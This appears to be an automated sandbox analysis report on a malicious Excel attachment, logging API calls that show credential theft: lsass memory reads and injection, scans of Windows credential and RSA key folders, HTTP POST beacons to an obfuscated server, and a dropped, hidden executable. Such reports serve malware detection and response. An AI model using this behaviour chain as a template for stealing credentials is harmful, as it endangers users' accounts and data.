Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 76f58894,, 4, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 161c10,, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 161c90,, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 161f88, p., 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 162070, ..", 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 1627a8, [., 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 1628e8, *, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 162a20, H..., 120, 14e1c8) Return: 0	2984	2976
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:480\lsass.exe, 750000, U.....E.SVW.8.pt.X..n., 223, 0) Return: 1	2984	2976
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2976 Target Process ID: 480 Target Image Path: lsass.exe Injected Content: U.....E.SVW.8.pt.X..n.		
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003\credentials_dec) Return: 0	2984	2976
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials*, 0, 14f46c, 0, 0, 0) Return: 1f7148	2984	2976
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Credentials) Return: 1	2984	2976
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Credentials*, 0, 14f454, 0, 0, 0) Return: 1f7148	2984	2976
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Credentials*, 0, 14f454, 0, 0, 0) Return: 1f7148	2984	2976
Delete File	Path: %APPDATA%\D2EFF9\94A37B.lck Type: VSDT_ASCII	2984	2976
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2976 File: %APPDATA%\D2EFF9\94A37B.lck Type: VSDT_ASCII		
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\D2EFF9\94A37B.lck) Return: 1	2984	2976
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	2984	2976
Delete File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	2984	2976

Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2976 File: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1) Return: 1	2984	2976
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 14efa0, 1, 0, 0) Return: 1f7148	2984	2976
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 14eb74, 1, 0, 0) Return: 1f7148	2984	2976
Call System API	API Name: BCryptDecrypt Args: (290000, Åhj7æ·Ê·4Ø, 64, 0, çVâBç2-ÎäöZw, 8, Åhj7æ·Ê·4Ø, 64, 14675684, 0) Return: 0	2976	480
Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	2984	2976
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	2984	2976
Call System API	API Name: CryptDecrypt Args: (1f7148, 0, 1, 0, 26b700, 1c) Return: 1	2984	2976
Call System API	API Name: DnsQueryExW Args: (—(«ÄÐÐÇÊ\$Ç-ÑÇÊŞÐ`İİÐ™\$Ñ—, 1, 40000000) Return: 123	2984	2976
Call Network API	API Name: socket Args: (23, 2, 0) Return: 258	2984	2976
Call Network API	API Name: socket Args: (2, 1, 6) Return: 258	2984	2976
Call Network API	API Name: connect Args: (258, —(«ÄÐÐÇÊ\$Ç-ÑÇÊŞÐ`İİÐ™\$Ñ—:80, 16) Return: 0	2984	2976
Call Network API	API Name: send Args: (258, POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: \r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: D9228F82\r\nContent-Length: 204\r\n\r\nConnection: close\r\n\r\n, 244, 0) Return: 244	2984	2976
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: —(«x8fÄÐÐÇÊ\$x8f\$х8dÇ-ÑÇÊŞÐ`İİÐ™x8d\$Ñx8f—x8f:80 Content: POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: \r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: D9228F82\r\nContent-Length: 204\r\n\r\nConnection: close\r\n\r\n		
Call Network API	API Name: send Args: (258, , 204, 0) Return: 204	2984	2976
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: —(«x8fÄÐÐÇÊ\$x8f\$х8dÇ-ÑÇÊŞÐ`İİÐ™x8d\$Ñx8f—x8f:80 Content: .		
Call Network API	API Name: recv Args: (258, , 4048, 0) Return: ?	2984	2976
Add File	Path: %APPDATA%\D2EFF9\94A37B.exe Type: VSDT_EXE_W32	2984	2976
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 2976 File: %APPDATA%\D2EFF9\94A37B.exe Type: VSDT_EXE_W32		
Detection	Threat Characteristic: Creates multiple copies of a file %APPDATA%\D2EFF9\94A37B.exe		
Call Filesystem API	API Name: MoveFileWithProgressW Args: (%TEMP%\yugasav.exe, %APPDATA%\D2EFF9\94A37B.exe, 0, 0, 1) Return: 1	2984	2976
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	2984	2976
Delete File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	2984	2976
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1) Return: 1	2984	2976
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 14f314, 1, 0, 0) Return: 1f7148	2984	2976
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 14eee8, 1, 0, 0) Return: 1f7148	2984	2976
Call System API	API Name: BCryptDecrypt Args: (290000, Åhj7æ·Ê·4Ø, 64, 0, çVâBç2-ÎäöZw, 8, Åhj7æ·Ê·4Ø, 64, 14675684, 0) Return: 0	2976	480
Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	2984	2976
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	2984	2976
Call System API	API Name: CryptDecrypt Args: (1f7148, 0, 1, 0, 256ea8, 2d) Return: 1	2984	2976
Detection	Threat Characteristic: Hides file to evade detection File: %APPDATA%\D2EFF9\94A37B.exe		
Detection	Threat Characteristic: Hides file to evade detection File: %APPDATA%\D2EFF9		
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	2984	2976
Delete File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	2984	2976
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1) Return: 1	2984	2976
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 14f328, 1, 0, 0) Return: 1f7148	2984	2976
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 14eefc, 1, 0, 0) Return: 1f7148	2984	2976
Call System API	API Name: BCryptDecrypt Args: (290000, Åhj7æ·Ê·4Ø, 64, 0, çVâBç2-ÎäöZw, 8, Åhj7æ·Ê·4Ø, 64, 14675684, 0) Return: 0	2976	480
Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	2984	2976
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	2984	2976
Call System API	API Name: CryptDecrypt Args: (1f7148, 0, 1, 0, 26b700, 1c) Return: 1	2984	2976
Call System API	API Name: DnsQueryExW Args: (—(«ÄÐÐÇÊ\$Ç-ÑÇÊŞÐ`İİÐ™\$Ñ—, 1, 40000000) Return: 123	2984	2976
Call Network API	API Name: socket Args: (23, 2, 0) Return: 258	2984	2976
Call Network API	API Name: socket Args: (2, 1, 6) Return: 258	2984	2976
Call Network API	API Name: connect Args: (258, —(«ÄÐÐÇÊ\$Ç-ÑÇÊŞÐ`İİÐ™\$Ñ—:80, 16) Return: 0	2984	2976
Call Network API	API Name: send Args: (258, POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: \r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: D9228F82\r\nContent-Length: 177\r\n\r\nConnection: close\r\n\r\n, 244, 0) Return: 244	2984	2976
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: —(«x8fÄÐÐÇÊ\$x8f\$х8dÇ-ÑÇÊŞÐ`İİÐ™x8d\$Ñx8f—x8f:80 Content: POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: \r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: D9228F82\r\nContent-Length: 177\r\n\r\nConnection: close\r\n\r\n		
Call Network API	API Name: send Args: (258, , 177, 0) Return: 177	2984	2976
Call Network API	API Name: recv Args: (258, , 4048, 0) Return: ?	2984	2976

Detection	Threat Characteristic: Causes process to crash Process ID: 2976 Image Path: yugdasav.exe		
Call System API	API Name: GetVersionExA Args: (304ef4c) Return: 1	2984	2976
Call System API	API Name: GetVersionExA Args: (304ed4c) Return: 1	2984	2976
Call System API	API Name: AdjustTokenPrivileges Args: (25c, 0, , 304e768, , 304e78c) Return: 1	2984	2976
Call System API	API Name: AdjustTokenPrivileges Args: (25c, 0, , 304e768, , 304e78c) Return: 1	2984	2976
Call System API	API Name: CreateToolhelp32Snapshot Args: (28, 2976) Return: 260	2984	2976
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\QMSessionCount Value: 2		2808
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\QMPromptCount Value: 1		2808
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\QMLastPrompt Value: 1d90985		2808
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\DocumentRecovery\1C934F\1C934F Value: None		2808
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\DocumentRecovery\1C934F\ Value: None		2808
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\DocumentRecovery\ Value: None		2808
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\ Value: None		2808
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Recent Files\File1 Value: %WorkingDir%\ORDER SO22-036334.xls		2808
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Recent Files\File2 Value: %WorkingDir%\bin\test_mac.xls		2808
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Recent Files\File3 Value: C:\D0cuments\lJulG6xhHvdMmQmk7HHPTcFxdzu3F7zX7NBGA.xlsx		2808
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Recent Files\File4 Value: C:\D0cuments\c2RM9OfWupb3b4K.xlsx		2808
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Assistant\CurrAsstState Value: None		2808
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\9AD6F876.emf Type: VSDT_MDB_20		2808
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2808 File: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\9AD6F876.emf Type: VSDT_MDB_20		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\9AD6F876.emf) Return: 1		2808
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\89356A09.emf Type: VSDT_MDB_20		2808
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2808 File: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\89356A09.emf Type: VSDT_MDB_20		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\89356A09.emf) Return: 1		2808
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\A98D5828.emf Type: VSDT_MDB_20		2808
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2808 File: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\A98D5828.emf Type: VSDT_MDB_20		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\A98D5828.emf) Return: 1		2808
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\MTTF Value: a3		2808
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\MTTA Value: a3		2808
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\MTTT Value: None		2808



▼ Object 1.1 - NONAMEFL (Office Excel 2007 spreadsheet)

File name	NONAMEFL
File type	Office Excel 2007 spreadsheet
SHA-1	E19DAB08EF3F42EE9E521400BD22572FBBF76331
SHA-256	B84B88BD720A977C0CA6BC0F4370613477163537E2CDE8C6B663E35DEF093106
MD5	E20C9766E75BAED5E891073803F5B6D9
TLSH	-
Size	7880 byte(s)

Risk Level	No risk
Detection	-
Exploited vulnerabilities	-

▼ Network Destinations

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
ctldl.windowsupdate.com	69.164.0.128	53	-	No risk	-	NONAMEFL
ctldl.windowsupdate.com	69.164.0.0	80	-	-	-	NONAMEFL

URL	Site Category	Risk Level	Threat	Accessed By
http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?6592c33c57cd415c	Computers / Internet	No risk	-	NONAMEFL

▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
~\$NONAMEFL.xlsx	No risk	-	-	-	165	2DEC74BBC2C781FF2B4247BF09B1FFACB C431721
57C8EDB95DF3F0AD4EE2DC2B8CFD4157	No risk	-	-	-	340	AB2980D0209E705A68E94B8E5D1659DF217970E6
CVRD7E1.tmp.cvr	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AF D80709
CVRD7E1.tmp	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AF D80709


▼ Analysis

























Event Type	Details	Parent PID	PID
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2776


Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\1# Value: None		2776
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051091100000000000000F01FE C\Usage\EXCELFiles Value: 55860020		2776
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051091100000000000000F01FE C\Usage\ProductFiles Value: 55860068		2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		2776
Call System API	API Name: GetVersionExA Args: (26eda8) Return: 1		2776
Call System API	API Name: GetVersionExA Args: (26fad0) Return: 1		2776
Call System API	API Name: GetVersionExA Args: (463f0a0) Return: 1		2776
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework*, 0, 26cd40, 0, 0, 0) Return: 328190		2776
Call Filesystem API	API Name: FindNextFileW Args: (328190, 26cd40) Return: 1		2776
Call System API	API Name: GetVersionExA Args: (26dc8c) Return: 1		2776
Call System API	API Name: GetVersionExA Args: (73c434f0) Return: 1		2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LCache\Themes\1033\NextUpdate Value: None		2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LCache\SmartArt\1033\NextUpdate Value: None		2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\MTTT Value: None		2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Roaming\RoamingConfigurableSettings Value: None		2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Roaming\RoamingLastSyncTime Value: None		2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Roaming\RoamingLastWriteTime Value: None		2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2776
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excel\XLSTART*,*, 0, 25f86d0, 0, 0, 0) Return: 6416178		2776
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles%\Microsoft Office\Office15\xlstart*,*, 0, 25f86d0, 0, 0, 0) Return: 6416178		2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\1# Value: None		2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2776
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5		2776
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2		2776
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2		2776
Call System API	API Name: GetVersionExA Args: (766c1230) Return: 1		2776
Call System API	API Name: GetVersionExA Args: (262b74) Return: 1		2776
Call System API	API Name: GetDriveTypeA Args: (C:\) Return: 3		2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2776
Call System API	API Name: GetDriveTypeW Args: (\?\IDE#CdRomDell_DVD-ROM_____2.5+____#5&1c1d869a&0&1.1.0#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\) Return: 5		2776
Call System API	API Name: GetDriveTypeW Args: (\?\STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}\#0000000000100000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\) Return: 3		2776
Call System API	API Name: GetDriveTypeW Args: (\?\STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}\#00000000006500000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\) Return: 3		2776
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2		2776
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2		2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2776
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2776
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\}& Value: None		2776
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		2776
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C525E\ Value: None		2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C525E\1C525E Value: None		2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C525E\1C525E Value: None		2776
Call System API	API Name: GetVersionExA Args: (265ba8) Return: 1		2776
Call System API	API Name: GetVersionExA Args: (2650f8) Return: 1		2776
Call System API	API Name: GetVersionExA Args: (264310) Return: 1		2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C525E\1C525E Value: None		2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C525E\ Value: None		2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\}& Value: None		2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2776
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2776
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		2776
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C53D5\ Value: None		2776

Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C53D5\1C53D5 Value: None		2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManager\Cache\ServicesCatalog\CacheReady Value: 0		2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManager\Cache\ServicesCatalog\LastRequest Value: 2022-12-06T15:13:23Z		2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManager\Cache\ServicesCatalog\CacheReady Value: 1		2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManager\Cache\ServicesCatalog\LastUpdate Value: 2022-12-06T15:13:23Z		2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManager\Cache\ServicesCatalog\NextUpdate Value: 2022-12-06T15:16:23Z		2776
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109E6009040000000000F01FEC\Usage\ProductNonBootFilesIntl_1033 Value: 55860007		2776
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109E6009040000000000F01FEC\Usage\ProductNonBootFilesIntl_1033 Value: 55860008		2776
Call Window API	API Name: DialogBoxIndirectParamW Args: (61aa0000, b24e608, 101cc, 62a3dfc6, 26cf3c) Return: 6		2776
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\LangID Value: None		2776
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\C:\Program Files\Microsoft Office\Office15\EXCELEXE Value: Excel (desktop)		2776
Call Service API	API Name: OpenServiceW Args: (9a50560, Csc, 80000000) Return: 9a50600		2776
Call Service API	API Name: OpenServiceW Args: (9a50600, CscService, 80000000) Return: 9a504e8		2776
Call Internet Helper API	API Name: NetShareEnum Args: (, 503, 6fa90250, -1, 26a8f8, 26a8f4, 0) Return: 0		2776
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en0		2776
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 26a5d4, 0, 0, 0) Return: 9a03c20		2776
Call Filesystem API	API Name: FindNextFileW Args: (9a03c20, 26a5d4) Return: 1		2776
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 26a5d4, 0, 0, 0) Return: 9a03c20		2776
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 26a5d4, 0, 0, 0) Return: 9a03c20		2776
